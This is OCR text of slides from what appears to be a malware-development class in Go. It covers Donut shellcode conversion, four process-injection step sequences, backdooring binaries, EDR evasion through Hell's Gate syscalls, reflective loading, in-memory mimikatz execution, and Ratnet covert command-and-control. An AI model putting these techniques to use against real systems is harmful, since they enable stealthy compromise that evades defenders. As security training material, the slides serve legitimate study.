
ShellExecute()

CreateProcess()


WinExec()

Memory


Cn0ev1l features: Donut



Cn0ev1l features: Donut




Cn0ev1l features: Donut




Cn0ev1l features: Donut

X86 / X86_64 ASM

1. Allocate memory
2. Copy sections
3. Load Deps
4. Apply relocations
5. Execute entry point




Cn0ev1l features: Donut



- Encrypted Packer
- Memory Injection
- File Injection
- Exploit Bundle

Cn0ev1l features: Donut

Payload



Cn0ev1l features: donut Builtin

donut(builtins/donut)

- C version here https://github.com/TheWover/donut
- Builtin wraps Go port here https://github.com/Binject/go-donut
- Get things working with the command line utility first!
- Notice the -i argument that the go version needs in addition.
- All flags and functionality of donut are exposed.
- Donut added threading just for us!

Donut Note - Special Binjection Features!!!

Check out the new OEP flag, that was just for us for file injection!

Although currently bugged…


https://github.com/TheWover/donut/issues/83

:(


Cn0ev1l features: Process Injection

Process Injection

Patching




Cn0ev1l features: Process Injection | Method 1



Lateral Movement: Process Injection - Method 1

1. OpenProcess(...)
2. LoadLibrary (...)
3. CreateRemoteThread(...)


Lateral Movement: Process Injection - Method 2



Cn0ev1l features: Process Injection | Method 2

1. OpenProcess(...)
2. SuspendProc (...)
3. <overwrite memory>
4. ResumeProcess(...)

Cn0ev1l features: Process Injection | Method 3



Cn0ev1l features: Process Injection | Method 3

1. OpenProcess(...)
2. SuspendThread(...)
3. <remap EIP to {malware code}>
4. ResumeThread(...)

Cn0ev1l features: Process Injection | Method 4

1. OpenProcess(...)
2. <malloc>
3. <create remote thread>

Cn0ev1l features: Process Injection | Method 4

1. OpenProcess(...)
2. <malloc>
3. <create remote thread>

This is the way we do it :)

Cn0ev1l features: pinject Builtin

pinject(builtins/pinject)

- WINDOWS ONLY
- Uses GScript: https://github.com/gen0cide/gscript
- GScript provides a framework for scripting Droppers with an embedded Javascript interpreter and a library of hundreds of scripts that do various things like disable EDR: https://github.com/ahhh/gscripts

Independent Objectives

1. Run a command on the victim
2. Upload implant and run it on victim
3. Run shellcode on the victim
4. **Transform a binary into shellcode**
5. **Run the transformed shellcode on the victim via memory injection**
6. **Backdoor a binary with the shellcode**
7. **Run the transformed shellcode on the victim via backdoored binary**

Objectives

- Introduction, What is this class going to cover
- Building a dev environment
- An introduction to the Go language (and why hackers like it)
- Set up Golang C2 and Implant
- Learn how to spread, infect files, and inject into memory
- **Other techniques for EDR evasion**
- Darknet-based methods for NIDS evasion

Ring Ring Ring Ring Bananaphone

- https://github.com/C-Sto/bananaphone
- Implements Hell's Gate for Golang transparently, using the exact same interface as the built-in syscall library
- Hell's Gate is a method of bypassing NTDLL when making Windows syscalls to avoid EDR detection: https://github.com/am0nsec/HellsGate
- Bananaphone also has a unique improvement over traditional Hell's Gate
  - The "auto mode" will detect when NTDLL has been hooked by EDR and automatically switch to loading NTDLL from disk instead of the hooked in-memory version!

Ring Ring Ring Ring Bananaphone

- All code using syscall can be easily converted to use Bananaphone!
- Check out the mkdirectwinsyscall utility: https://github.com/C-Sto/BananaPhone/tree/master/cmd/mkdirectwinsyscall
- This is a bananaphoned version of the standard mkwinsyscall util; it converts header definitions into Hell's Gated syscalls!
- Example: https://github.com/C-Sto/BananaPhone/blob/master/example/mkwinsyscall/syscall.go

Combining go-donut and bananaphone

- https://github.com/vyrus001/go-mimikatz/blob/master/main.go
- Downloads mimikatz, keeps it in memory, converts it to a shell code with go-donut on the fly…
- And then executes it with bananaphone…
- Try it out!
  - Git clone it
  - Go build it
  - Run it

The Universal Loader

- Reflective DLL Loading in Golang on all Platforms: https://github.com/Binject/universal
- Universal lets you load a shared library into the current process and call functions in it, with the same app interface on all platforms!

- Windows Method avoids system loader
  - Walks PEB (Go ASM), import_address_table branch does IAT fixups
- OSX Method uses dyld (thanks MalwareUnicorn!)
- Linux Method avoids system loader and does not use memfd!

The Universal Loader

- You could use this as a dynamic module system instead of Donut, but there are wrinkles…
  - The Go scheduler does not like being run off the main thread
    “There can be only one Go runtime” - related to long-standing open bugs
  - Therefore, you probably can’t load Go libs this way, C works fine
  - Avoiding the system loader means other libraries will not be loaded automatically for you!
    - Window IAT branch, just syscall.MustLoadDLL(“kernel32.dll") everything you need ahead of time, dependencies will be resolved by PEB walk ASM
    - For Linux, it’s easier to statically compile the libs you need to load this way and avoid library dependencies altogether!

Wait…. WTF is Go Assembly Language?

- Make arbitrary calls to any calling convention from Go: https://github.com/awgh/cppgo

- My write-up on Go ASM for the arm64: https://www.symbolcrash.com/2021/03/02/go-assembly-on-the-arm64/

- Doesn’t require CGO, which is nice
- Based on the Plan9 assembler, which is naughty
- Can be assembled on all platforms, but is not the same for all platforms

Objectives

- Introduction, What is this class going to cover
- Building a dev environment
- An introduction to the Go language (and why hackers like it)
- Set up Golang C2 and Implant
- Learn how to spread, infect files, and inject into memory
- Other techniques for EDR evasion
- **Darknet-based methods for NIDS evasion**

Intro to Ratnet

- Ratnet is a library for communications across networks where you're worried someone might be trying to detect or block you.
- Swap network transport modules with no change to how the app uses it.
- All messages are end-to-end encrypted, transmitted in batches, and batches wrapped with a 2nd different key for each hop.
- All messages seem like 100% entropy on the wire (random nonces).
- Store-and-forward means you can configure jitter and have long delays.
- Flood routed (everything goes everywhere), but zero information about sender or recipient on the wire, so total deniability.

Ratnet: Overview

- Applications embed Ratnet library and Send and Receive Messages
- Ratnet acts as a:
  - Message Queue
  - Keyring / Key Management Service
  - Transparent-to-the-app message encryption/decryption layer
  - Simple Message Router (flood, “patches”, random, or sequential)
  - Client, Server, or Peer-to-Peer (or a combo), depending on configuration
  - Connector to a dynamically-reconfigurable assortment of transport plugins, which define how messages are sent and received from the physical layer
- App adds keys for the “Contacts” it knows how to reach and ~URLs for the “Peers” it knows how to reach and everything else is config.

Ratnet Major Components

Nodes are where messages are queued, and present the logical interface for message transmission. (QL, FS, Ram, DB)

Connection Policies define how Ratnet nodes interact. Policies determine if a node acts as a “server” that listens for messages, or a “client” that periodically or opportunistically attempts to connect to known peers. Other policies include peer discovery and triggering message delivery based upon attached devices. (Poll, Server, P2P)

Ratnet Major Components (cont.)

Network Transports are responsible for getting messages from one node to another. Transports are decoupled from policies, and any transport can be used with any policy. TLS, UDP, Cloud-fronting HTTPS, **DNS**, and **S3** transports are published, but it's easy to write your own!

Encryption of messages ensure that they cannot be read by an adversary, but the decision of encryption algorithm or use of group keys may vary. Two implementations are provided, one based on ECC and one on RSA.

Network Transport API

3.3.3 Transport API

Listen(listen string, adminMode bool)	
Stop	
RPC(connect string, method string, args []Object)	**Object**

Table 3. Methods implemented by a Ratnet transport.

